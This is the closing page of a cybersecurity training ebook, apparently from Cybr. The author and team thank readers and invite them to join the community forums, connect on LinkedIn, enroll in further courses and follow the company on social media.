Another great step to take is to contribute in our community by posting relevant news, or by interacting in our forums with other members of Cybr.

Whether you have questions or any other type of contribution, go here to share!

I stay active on LinkedIn and always welcome new connections, so if you have an account there, I'd love to connect.

I look forward to seeing you there, and I hope to have you enroll in more of our courses soon! Don't lose this momentum — keep building at it and you will be an expert before you know it.

Thanks again, and hope to see you soon!

Christophe

Enjoyed the ebook?

Please share it with anyone who would benefit from it!

Don't forget, we also have this material as a course with video lessons, and a community of other cybersecurity enthusiasts and professionals where you can ask questions, get answers, contribute to discussions, and meet others with similar interests.

Thanks again,

- The CYBR team

CYBR

Connect with us on social media:

Facebook

LinkedIn

YouTube